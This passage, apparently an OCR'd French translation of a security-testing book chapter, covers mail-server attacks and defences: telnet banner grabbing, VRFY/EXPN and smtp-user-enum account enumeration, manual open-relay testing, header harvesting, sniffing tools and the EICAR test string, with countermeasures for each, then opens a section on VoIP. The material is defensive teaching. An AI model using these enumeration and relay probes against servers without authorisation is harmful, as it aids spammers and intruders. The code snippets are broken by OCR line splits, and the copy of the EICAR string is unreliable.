Vous pouvez programmer un serveur de messagerie pour qu'il émette des courriels en direction d'un service pour un traitement automatisé, par exemple pour créer un bon de commande dès réception d'un message en provenance d'un compte. S'il n'y a pas de protection contre les attaques DoS, un pirate peut bloquer le serveur et l'application qui reçoit les messages, ce qui peut avoir des conséquences malheureuses au niveau commercial. Ce type d'attaque réussit moins bien sur les sites de

commerce électronique qui ont pris la précaution d'utiliser un système pour distinguer les humains des robots, avec le système CAPTCHA (*Completely Automated Public Turing Test to Tell Computer and Humans Apart*). Soyez précautionneux lorsque vous vous préparez à lancer une analyse de vulnérabilité Web concernant des formulaires qui sont liés à des adresses de messagerie dirigées vers d'autres applications. Ce genre de situation peut en effet provoquer l'émission de milliers de courriels. Soyez prêt et prévenez vos collègues de ce risque. J'aborde la sécurité des applications Web dans le Chapitre 15.

Protection automatique de la

messagerie

Plusieurs contre-mesures peuvent être appliquées pour augmenter encore la sécurité de vos serveurs de messagerie :

» **Ralentisseur (*Tar Pitting*).** L'expression *tar pitting* vient des pièges fatals que constituent les flaques de pétrole lourd qui affleurent dans certains pays et dans lesquels les animaux se laissent piéger. Ce mécanisme détecte les messages entrants dont le destinataire est inconnu. Si votre serveur dispose de cette fonction, vous pouvez éviter certaines attaques de type spam ou DoS. Il suffit de définir un

plafond, par exemple plus de 100 messages en une seule minute, pour faire activer le ralentisseur qui force le serveur à ne pas servir le trafic provenant de l'adresse IP émettrice pendant un certain temps.

»

Pare-feu de messagerie. Un pare-feu dédié à la messagerie ou une application de filtrage de contenus, par exemple celles de Symantec ou de Barracuda Networks, permet de prévenir de nombreuses attaques de messagerie, même quasiment toutes.

»

Protection

périmétrique. De nombreux pare-feu et systèmes de détection d'intrusion, bien que non dédiés à la messagerie, savent détecter les attaques correspondantes et bloquer l'attaquant en temps réel.

»

Protection CAPTCHA. Un capteur est une petite fenêtre dans laquelle vous devez désigner les seules cases contenant par exemple un panneau de signalisation ou une maison. En ajoutant un capteur sur un formulaire de messagerie, vous réduisez les possibilités d'attaque automatique et

d'inondation, ce que vous pouvez vous-même déclencher en lançant une analyse de vulnérabilité Web. Cette précaution est donc vraiment pratique lorsque vous devez tester vos sites Web et vos applications, comme décrit dans le Chapitre 15.

Bannières d'informations

Lorsqu'il se décide à attaquer un serveur de messagerie, le pirate va d'abord chercher à obtenir des informations élémentaires, telles qu'elles sont affichées par la bannière. Procéder à ce test vous permet de savoir ce que le monde peut connaître au sujet de vos serveurs SMTP, POP3 ou IMAP.

Collecte d'informations

La Figure 14.2 montre la bannière affichée par un serveur de messagerie en réponse à une demande de connexion Telnet sur le port 25, celui de SMTP. Il suffit de saisir la commande suivante :

```
telnet
adresseIP 25
telnet
nom_serveur 25
```

Cette commande ouvre une session Telnet sur le port 25 TCP.




Figure 14.2 : La bannière SMTP montre le numéro de version du serveur.

Le nom et le numéro de version du serveur de messagerie permettent à un pirate de commencer à préparer ses attaques, surtout s'il vérifie quelles sont les failles de ce serveur en consultant une base de données. La Figure 14.3 montre la même réponse du serveur, mais après avoir modifié la bannière SMTP pour ne pas donner d'informations au sujet du numéro de version du serveur.

Vous pouvez obtenir les mêmes informations pour un serveur POP3 ou IMAP en utilisant Telnet sur le port 110 pour POP3 ou 143 pour IMAP.

Figure 14.3 : La bannière SMTP n'indique que le numéro de version.

Ne pensez pas qu'il suffise de modifier la bannière SMTP pour être à l'abri. Les analyseurs de vulnérabilité peuvent facilement détecter la version d'un serveur de messagerie. Par exemple, l'outil sous Linux **smtpscan** (www.freshports.org/security/smtpscan) réussit à connaître le numéro de version du serveur en étudiant les

réponses que celui-ci renvoie à des requêtes SMTP volontairement mal écrites. La Figure 14.4 montre ce qu'affiche smtpscan avec le même serveur que dans la figure précédente. L'outil a réussi à connaître le nom du serveur et le numéro de version.

Figure 14.4 : smtpscan réussit à obtenir le numéro de

version bien que la bannière ne l'indique pas.

Contre-mesures

Il n'y a aucune technique radicale pour éviter cette collecte d'informations. Voici quelques techniques à appliquer à vos serveurs SMTP, POP3 et IMAP.

Commencez par modifier le texte de bannière pour qu'elle ne soit pas aussi bavarde.

Assurez-vous de toujours utiliser les derniers correctifs du serveur.

Rendez votre serveur plus robuste en vous inspirant des meilleures pratiques, par exemple celles fournies sur les sites du centre de sécurité Internet (https://www.cisecurity.org) et du site NIST (https://csrc.nist.gov).

Attaque du protocole SMTP

SMTP est le nom d'un protocole de messagerie apparu voici plus de trois décennies. Plusieurs attaques le visent en particulier, d'autant qu'il a été conçu à l'origine d'abord pour offrir des services, et non dans une approche sécuritaire.

Énumération des comptes

Un pirate peut assez facilement savoir s'il y a des comptes sur une messagerie en se connectant avec Telnet sur le port 25 du serveur puis en lançant la commande VRFY (abréviation de *Verify*). Elle demande au serveur d'indiquer si l'identifiant utilisateur mentionné existe. En automatisant

cette technique, l'auteur d'un spam peut réaliser une attaque par moissonnage d'annuaire DHA (*Directory Harvest Attack*). Il obtient ainsi des adresses de messagerie valables sur un serveur ou un domaine, ce qui permet ensuite d'envoyer des pourriels, de faire de l'hameçonnage ou d'essayer d'implanter un maliciel.

Principes de l'attaque

La Figure 14.5 montre comment vérifier qu'une adresse est valide sur un serveur moyen de la commande VRFY. En utilisant un script, des milliers d'adresses peuvent être testées très rapidement.




Figure 14.5 : Vérification d'existence d'une adresse de messagerie avec VRFY.

Une autre commande de SMTP, EXPN, abréviation d'*Expand*, permet de savoir s'il existe une liste de diffusion sur un serveur. Il suffit d'utiliser Telnet sur le port 25 et d'envoyer la commande EXPN. La Figure 14.6 donne un exemple d'utilisation. Comme pour l'autre commande, il suffit d'écrire un script pour tester des milliers de

combinaisons de liste.

Il arrive que ce moissonnage renvoie des informations erronées. Certains serveurs SMTP, et notamment Microsoft Exchange, ne reconnaissent pas cette commande, et certains pare-feu de messagerie l'ignorent ou renvoient volontairement des informations fausses.




Figure 14.6 : Test d'existence d'une liste de diffusion avec EXPN.

Une autre solution pour automatiser cette collecte consiste à adopter le programme **EmailVerify** qui fait partie de l'outil polyvalent Tamo Essential Nettools (`https://www.tamos.com/products/nettools`). La Figure 14.7 montre qu'il suffit de saisir une adresse puis de cliquer **Start** pour que l'outil se connecte au serveur en prétendant lui envoyer un message.

Figure 14.7 : Validation

d'une adresse de messagerie avec EmailVerify.

Vous pouvez également collecter des adresses de messagerie *via* les moteurs de recherche comme Google grâce à l'outil **theHarvester** (https://github.com/laramies/theHarvester). Comme déjà indiqué dans le Chapitre 9, vous pouvez aussi créer un DVD ou une clé amorçable avec la suite Kali Linux (www.kali.org). Vous pouvez même faire démarrer l'image dans VMware ou VirtualBox. Dans Kali Linux, choisissez **Applications/ Information Gathering** puis **SMTP Analysis/ smtp-user-enum** puis saisissez la commande suivante, comme le montre la Figure 14.8 :

```
smtp-user-enum -
 M VRFY - u
```

```
<nom_utilisateur> –
t IP/nom serveur
```

File Edit View Search Terminal Help
root@kali:~# smtp-user-enum -M VR
Starting smtp-user-enum v1.2 (ht
Scan Informat
Mode ..... VRFY
Worker Processes 5
Target count 1
Username count 1
Target TCP port 25
Query timeout ..... 5 secs
Target domain .....
######## Scan started at Wed Sep
10.1.1.10: kbeaver exists
######## Scan completed at Wed Se
1 results.
1 queries in 1 seconds (1.0 queri
root@kali:~#

Figure 14.8 : Récupération d'adresses de messagerie avec

smtp-user-enum.

Vous pouvez personnaliser les requêtes avec cet outil en utilisant la commande EXPN à la place de VRFY, ainsi que l'option **`-U`** suivie d'une liste de noms stockés dans un fichier. Pour afficher toutes les options disponibles, saisissez la commande sans option, **`smtp-user-enum`**.

Contre-mesures

Le serveur Exchange n'est pas sensible à l'énumération des comptes. Si vous avez un autre type de serveur, la façon dont vous allez vous protéger dépend du besoin d'utiliser les deux commandes VRFY et EXPN.

> »
> Vous pouvez désactiver VRFY et EXPN sauf si vos systèmes distants ont

vraiment besoin d'obtenir des informations sur les utilisateurs et les listes de diffusion.

»

Si vous avez besoin de ces commandes, étudiez la documentation du serveur de messagerie et du pare-feu dédié pour savoir comment limiter les commandes à certaines machines du réseau ou d'Internet.

Par ailleurs, prenez contact avec l'équipe marketing et les développeurs pour qu'il n'y ait pas de mention des adresses de messagerie sur le site Web et les réseaux sociaux. Sensibilisez les utilisateurs à ce besoin de discrétion.

Relais SMTP à la limite

Un relais SMTP permet d'émettre des courriels en passant par un serveur externe. Lorsque le relais est ouvert, même s'il ne constitue plus autant un problème que par le passé, il doit être contrôlé. Les pirates apprécient en effet d'utiliser un serveur de messagerie pour émettre des pourriels ou implanter un maliciel en faisant croire que l'émetteur est le propriétaire du relais ouvert.

Vous devez tester les relais ouverts de l'intérieur et de l'extérieur du réseau. De l'intérieur, vous risquez d'obtenir des faux positifs, car le relais de courriel sortant est sans doute configuré parce

qu'il est indispensable pour envoyer des courriels vers l'extérieur. Mais c'est exactement ce dont rêve un pirate lorsqu'un système client est compromis. Il va pouvoir s'en servir pour lancer une attaque spam vers l'extérieur ou une attaque de maliciel.

Test automatique des relais

Voici quelques techniques permettant de tester l'état de relais SMTP d'un serveur :

- **Analyseur de vulnérabilité :** la plupart des analyseurs et notamment Nexpose et QualysGuard savent détecter les failles des relais de messagerie ouverts.
- **Outils sous**

Windows : NetScanTools Pro (www.netscantools.com) permet de lancer un contrôle des relais SMTP sur le serveur de messagerie (Figure 14.9).

Certains serveurs SMTP acceptent les connexions relais entrantes, ce qui laisse croire que le relais fonctionne. En réalité, même si la connexion initiale est acceptée, le filtrage est ensuite appliqué. Vous devez vérifier que votre courriel est arrivé à destination.

Pour faire un test avec NetScanTools Pro, saisissez le nom du serveur SMTP puis le nom de votre domaine d'émission. Dans les paramètres du message de test, indiquez l'adresse de messagerie destinataire et celle de l'émetteur. Si le test réussit, l'outil affiche

une fenêtre qui le confirme.




Figure 14.9 : Test de serveur SMTP avec NetScan Tools Pro pour chercher un relais ouvert.

Les résultats sont visibles aussi dans la fenêtre des tests du serveur SMTP. Vous pouvez produire un rapport en demandant l'affichage des résultats dans un navigateur Web puis en cliquant le bouton pour visualiser les résultats du test.

Test manuel de relais

Pour réaliser un test manuel, connectez-vous par Telnet sur le port 25 du serveur. Voici comment procéder :

1. **Connectez-vous par Telnet sur le port 25**. Deux méthodes sont possibles :

   Vous utilisez une application à interface graphique comme Putty.

   Vous saisissez la commande

suivante au niveau d'invite Windows ou Linux :

```
telnet adresse_serveur_mail
25
```

Vous devez voir apparaître la bannière SMTP, ce qui confirme la connexion.

2. **Saisissez une commande pour indiquer au serveur que vous vous connectez depuis un certain domaine**.

Après chaque commande, vous devez voir apparaître un message numéroté que vous pouvez ignorer, dans le style 999 OK.

3.

Indiquez votre adresse d'émetteur du courriel :

```
 Mail
from:mon_nom@mondomaine.com
```

Indiquez bien sûr une adresse réelle à la place de l'exemple.

4.

Indiquez au serveur l'adresse du destinataire du message :

```
rcpt to:mon
nom@mondomaine.com
```

Ici aussi, n'importe quelle adresse valable convient.

5.

Saisissez une commande pour indiquer au serveur que vous allez saisir le corps du

message.

```
data
```

6. **Comme texte du corps du message, saisissez une phrase au choix :**

```
Test de relais SMTP
```

7. **Terminez la commande en saisissant un seul point sur une ligne**.

Pour connaître toutes les options des commandes et de l'aide sur leur utilisation, saisissez un point d'interrogation ou le mot **help** lors de la première invite

de Telnet.

Le point final marque la fin du message qui va immédiatement être transmis si le relais est actif.

8. **Vérifiez la fonction relais du serveur :**

- Cherchez un message du style « Relay not allowed… » renvoyé par le serveur.
- Si vous obtenez ce genre de message, c’est que le relais SMTP n’est pas actif ou qu’il est filtré. De nombreux serveurs bloquent les

messages qui semblent provenir de l'extérieur mais proviennent de l'intérieur.

Vous risquez d'obtenir ce message juste après avoir tapé la commande **`rcpt to :`** .

- Si le serveur ne renvoie aucun message, allez vérifier la boîte de réception de l'adresse destinataire.
- Si vous avez bien reçu le message,

c'est que le relais SMTP est actif et qu'il faut sans doute le désactiver. Vous n'avez certainement pas envie qu'un pirate vous rende responsable de l'envoi de milliers de pourriels, où provoque votre ajout sur une liste noire. Cette sanction pourrait empêcher tout envoi et réception de messages, ce qui n'est pas bon pour l'entreprise.

Contre-mesures

Les deux parades

suivantes sont à mettre en place sur le serveur de messagerie pour empêcher ou contrôler le relais SMTP :

- Désactivez le relais SMTP sur le serveur. Il devrait l'être, mais il faut toujours vérifier. Si vous ne savez pas si vous avez besoin de cette fonction, c'est que vous n'en avez sans doute pas besoin. Vous pourrez toujours l'activer pour certaines machines ou dans le cadre de la configuration du pare-feu.
- Si le serveur le supporte, activez l'authentification. Il est possible que vous puissiez demander une authentification

par mot de passe pour les adresses de messagerie du même domaine que le serveur. Consultez la documentation du serveur et des clients de messagerie pour savoir comment mettre en place cette protection.

Collecte des en-têtes de messages

Si le client et le serveur de messagerie utilise les paramètres par défaut, le risque existe qu'un pirate puisse récolter des informations stratégiques.

»
Adresse IP interne des clients de messagerie, ce qui permet ensuite de faire une énumération du réseau interne

puis de lancer un hameçonnage ou une infection.

» Numéro de version du serveur et du client de messagerie, qui donne ensuite accès à leurs failles.

» Nom des machines hôtes, ce qui permet d'en déduire les conventions de nommage du réseau.

Test de collecte

La Figure 14.10 permet de juger des informations d'en-tête récupérées dans un message de test que j'ai envoyé à mon compte Web gratuit. Voici le genre d'information que l'on récupère ainsi :

La troisième ligne **Received** permet de

connaître le nom de la machine hôte, l'adresse IP, le nom du serveur de messagerie et la version du logiciel client.

La ligne **X-Mailer** permet de connaître le numéro de la version de Microsoft Outlook qui a servi à émettre le courriel.

X-Apparently-To:	my~secret~account!@y 09:39:49 -0800
Return-Path:	<kbeaver@principlelogi
Received:	from someone_else's_ip by Yahoo_email_server
Received:	from my_email_server (253-122-130-105-2003 <20040204173942.FYW <my~secret~account!@
Received:	from MY HOST NAME (N Server v1.0a id <B0000
Message-ID:	<000801c3eb46$25892
From:	"Kevin Beaver" <kbeave
To:	my~secret~account!@y
Subject:	See my headers?
Date:	Wed, 4 Feb 2004 12:40:
MIME-Version:	1.0
Content-Type:	multipart/alternative; bo
X-Priority:	3
X-MSMail-Priority:	Normal
X-Mailer:	Microsoft Outlook Expres
X-MimeOLE:	Produced By Microsoft M
Content-Length:	661

Figure 14.10 : Collecte d'informations stratégiques dans un en-tête de message.

Contre-mesures

Pour vous protéger de cette indiscrétion par

l'en-tête des courriels, vous devez configurer le serveur ou le pare-feu de messagerie pour qu'il soit moins bavard. Reportez-vous à la documentation du serveur ou du pare-feu pour savoir si cela est possible.

Si vous ne pouvez pas modifier l'en-tête ou que le fournisseur d'accès Internet ne l'autorise pas, vous pouvez malgré tout empêcher l'envoi de certaines informations, et notamment le numéro de version du serveur et l'adresse IP interne.

Capture du trafic

Un analyseur réseau ou un renifleur de paquets avec reconstruction permet d'exploiter le trafic de messagerie, et notamment les noms d'utilisateur et mots de passe.

L'outil renifleur **MailSnarf** fait partie du paquet **dsniff** (http://sectools.org/tool/dsniff). Vous pouvez aussi opter pour le logiciel bon marché NetResident (www.tamos.com/products/netresident). Pour détecter les faiblesses du transit des courriels, vous pouvez utiliser Cain & Abel (www.oxid.it/cain.html). J'ai indiqué comment trouver les mots de passe avec cet outil et d'autres dans le Chapitre 8.

Lorsqu'il réussit à capturer du trafic, le pirate peut attaquer une machine, puis chercher à accéder à une machine voisine, et notamment au serveur de messagerie.

Maliciels (*malwares*)

Les serveurs de messagerie sont souvent les victimes des virus et des vers. Il faut donc absolument vérifier que votre outil de protection contre les maliciels fonctionne.

Avant de procéder à ce test, vérifiez que vous avez déployé la plus récente version du moteur du détecteur et du fichier des signatures.

La chaîne de test EICAR permet de tester l'efficacité d'un détecteur de maliciels. Ce n'est pas une méthode infaillible, mais c'est un excellent point de départ.

EICAR est un organisme de recherche européen consacré aux maliciels. Il travaille avec les

fournisseurs de logiciels antivirus et met à disposition ce test élémentaire. La chaîne de test EICAR est transmise dans le corps du courriel ou en pièce jointe, ce qui permet de voir comment le serveur et les postes y réagissent. Le fichier EICAR est constitué des 68 caractères suivants :

```
X5O!P
%@AP[4\PZX54(P^)7CC)7}$EICAR
STANDARD-
ANTIMALWARE-TEST-
FILE!$H?H*
```

Lorsque vous tentez d'accéder au fichier, cela provoque une réaction de la machine comme s'il s'agissait d'un véritable virus :

Vous récupérez le fichier contenant cette chaîne à

l'adresse suivante :

```
www.eicar.org/86-0-
Intended-use.html
```

Le site propose plusieurs versions du fichier. Je vous conseille d'utiliser la version compressée ZIP afin d'être certain que votre protection fonctionne aussi avec des fichiers compressés.

Si vous lancez le test, vous devriez voir apparaître une boîte d'avertissement telle que celle de la Figure 14.11.

Vous pouvez tester la solidité de votre serveur de messagerie avec plusieurs des outils déjà présentés dans ce livre, et notamment MetaSploit pour découvrir les correctifs oubliés dans Exchange et d'autres serveurs. L'outil Brutus

(www.hoobie.net/brutus) sert à tester la solidité des mots de passe POP3/IMAP et les mots de passe Web pour les serveurs de messagerie Web.




Figure 14.11 : La chaîne de test EICAR permet de tester la détection par un antivirus.

Bonnes pratiques de sécurité des

messageries

Adoptez les techniques suivantes pour maintenir la sécurité maximale de votre messagerie.

Solutions logicielles

Vous neutralisez la plupart des menaces en adoptant de bons logiciels :

» Équipez le serveur de messagerie, ou mieux encore, la passerelle de messagerie, d'un antivirus. Les messageries Web telles que celle de Google ou celle de Microsoft sont normalement protégées dès le départ. Il faut bien sûr aussi protéger les postes clients.

» Appliquez toujours

les plus récents correctifs du système d'exploitation et du serveur de messagerie, de façon périodique, et après chaque alerte.

»

Dès que possible, cryptez les données. Vous pouvez utiliser les anciennes techniques S/MIME ou PGP pour les messages confidentiels ou bien mettre en place un cryptage au niveau du poste de travail, du serveur ou de la passerelle. Plus simplement, vous pouvez adopter TLS avec les protocoles POP3S, IMAPS et SMTPS. La solution ultime consiste à

s'équiper d'une machine de sécurité, des messages ou d'un service cloud qui accepte l'émission et la réception de courriels cryptés en passant par un navigateur Web sur HTTPS. C'est le cas de G Suite et d'Office 365.

Ne comptez pas sur les utilisateurs pour effectuer le cryptage. Comme pour d'autres aspects de sécurité, si vous faites confiance aux utilisateurs, la sécurité n'est pas maintenue. Adoptez une solution d'entreprise pour effectuer le cryptage automatiquement.

Vérifiez que vos données

cryptées sont protégées contre les virus. Le cryptage n'assure pas cette protection. Vous pouvez tout à fait crypter un virus en même temps que le message. Si l'antivirus ne sait pas gérer ce format de fichiers, le cryptage empêchera de détecter la présence du virus, jusqu'à ce qu'il arrive sur le poste de travail.

» Interdisez aux utilisateurs d'ouvrir les pièces jointes des messages de provenance inconnue ou suspects. Lancez périodiquement des sessions de sensibilisation.

» Prévoyez que certains utilisateurs ne vont pas appliquer le règlement

interdisant d'ouvrir les messages et pièces jointes douteuses. Certains logiciels préviennent les utilisateurs, et notamment Microsoft Outlook et Windows Smart Screen.

Bonnes pratiques d'exploitation

Voici quelques règles élémentaires qui vont vous aider à empêcher les attaques contre vos systèmes de messagerie :

- Protégez votre serveur de messagerie derrière un pare-feu sur un segment réseau distinct d'Internet et du réseau interne. Le mieux est de le placer dans une zone

démilitarisée DMZ. Vous pouvez aussi utiliser une passerelle de messagerie.

» Augmentez la robustesse du serveur en désactivant les protocoles des services inutiles.

» Si possible, dédiez un serveur à votre messagerie, et effectuez des analyses virales. Si possible, séparez les messages entrants des messages sortants. Vous pouvez ainsi éviter des attaques sur les autres serveurs en cas d'attaque du serveur de messagerie.

Renseignez-vous sur les techniques permettant de tester les liens imbriqués et de fournir des liens sécurisés.

»

Envoyez toutes les transactions de ce serveur dans un journal, au cas où vous ayez besoin de lancer une enquête. Bien sûr, consultez régulièrement ces journaux. Si vous ne pouvez pas, voyez si vous pouvez sous-traiter cette surveillance permanente.

»

Désactivez immédiatement les services de messagerie dont vous n’avez pas besoin tels que SMTP, POP3 et

IMP.

» Si vous utilisez une messagerie Web comme Microsoft Outlook Web Access (OWA), testez et sécurisez l'application et le système d'exploitation au moyen des techniques fournies dans ce livre.

» Forcez l'utilisation de mots de passe robustes aussi bien pour les comptes indépendants que pour les comptes Exchange ou autres de niveau domaine. Dès qu'un mot de passe comporte une faiblesse, l'attaque pourra se propager à la messagerie, un

pirate pouvant exploiter la faille avec Outlook Web Access ou POP3. L'attaque des mots de passe a été présentée dans le Chapitre 8.

» N'oubliez pas d'incorporer le serveur de messagerie dans vos analyses de failles et vos tests d'intrusion.

» Si vous utilisez le produit **sendmail**, surtout une ancienne version, changez immédiatement pour une solution plus sûre comme **Postfix** (www.postfix.org) ou **qmail** (www.qmail.org).

Téléphonie IP

(VoIP)

Les entreprises sont de plus en plus nombreuses à adopter la technologie de téléphonie sur Internet appelée VoIP (*Voice over Internet Protocol*). Les serveurs de téléphonie IP, les terminaux et tous les composants intermédiaires possèdent leurs propres failles. Comme dans de nombreux domaines, les gens n'ont souvent pas pris le temps de se poser les questions en termes de sécurité. Ici, il s'agit de conversations vocales qui transitent par les réseaux ou par Internet. La sécurité de ces équipements n'est donc pas à négliger, mais sachez qu'il n'est pas trop tard. Souvenez-vous seulement que même une fois les mesures de protection en place, il faudra continuer à inclure les serveurs VoIP

dans votre stratégie d'évaluation de la sécurité, de façon continue.

Failles de VoIP

Toute technologie qui se fonde sur des protocoles réseau peut devenir la victime d'un cyberpirate, et VoIP n'est pas une exception. D'ailleurs, si vous songez à ce qui circule sur ce genre de réseau (des conversations téléphoniques) et à l'importance qu'il y a à assurer la disponibilité de ce système, vous pouvez vous faire des soucis.

Un système VoIP n'est pas plus sécurisé qu'un autre. Il dispose d'un système d'exploitation, il utilise des adresses IP et il est accessible en réseau. Les systèmes VoIP sont peut-être

même un peu plus fragiles parce qu'ils incorporent plus de composants pouvant être attaqués.

Pour en savoir plus sur le fonctionnement d'une téléphonie VoIP, je vous invite à consulter la page correspondante de Wikipédia.

De nombreuses failles des systèmes VoIP sont les mêmes que celles des autres systèmes déjà présentés dans ce livre : mauvais paramétrage, oubli des correctifs, mots de passe fragiles, *etc.* Vous pouvez donc réutiliser les techniques et outils que vous avez déjà à disposition. En guise d'exemple, la Figure 14.12 montre les failles détectées au niveau du mécanisme d'authentification dans l'interface Web d'un adaptateur pour

téléphonie VoIP.




Figure 14.12 : Analyse par

Web Inspector d'un adaptateur VoIP avec plusieurs failles.

La figure précédente pourrait vous laisser croire qu'il s'agit d'un serveur Web simplifié. En fait, un système VoIP est exactement un système informatique en réseau comportant des failles.

Mais les systèmes VoIP souffrent de deux sortes de faiblesses spécifiques :

- **Interruption de service.** Un serveur VoIP peut devenir la victime d'une attaque DoS, comme n'importe quel autre système, mais la téléphonie est une application indispensable. Les gens ont une très faible tolérance face un système téléphonique qui fonctionne mal,

sauf bien sûr pour les téléphones portables.

»

Absence de cryptage. L'autre grande faiblesse de VoIP est l'absence de cryptage des conversations qui peuvent donc être interceptées et enregistrées. Imaginez ce qu'un pirate peut faire avec des enregistrements vocaux, par exemple menacer et faire chanter les correspondants. Ce genre d'attaque est très facile sur un réseau sans fil non sécurisé, mais je vais montrer par un exemple qu'il est assez simple aussi de capturer le trafic vocal sur un réseau câblé.

Si le réseau VoIP n'est pas protégé en le plaçant dans un segment réseau à part (par exemple sous forme d'un réseau local virtuel VLAN), il devient une cible de choix pour l'espionnage, les attaques DoS et autres. Même la protection qu'offre le VLAN peut être contournée par un outil nommé **VoIP Hopper** (`http://voiphopper.sourceforge.net`). Sans ce livre, vous n'auriez peut-être appris l'existence d'un tel outil qu'au moment où vous pensiez avoir bien sécurisé votre réseau VoIP. L'outil est ancien, mais il peut tout à fait servir à faire vos tests.

À la différence des failles habituelles en informatique, celles de VoIP ne sont pas faciles à combler par un simple correctif logiciel. Elles dépendent en effet des

protocoles SIP (*Session Initiation Protocol*) et RTP (*Real Time Transport Protocol*). Nous allons découvrir quelques tests dédiés à VoIP que je vous conseille de réaliser pour vérifier le niveau de sécurité de votre téléphonie.

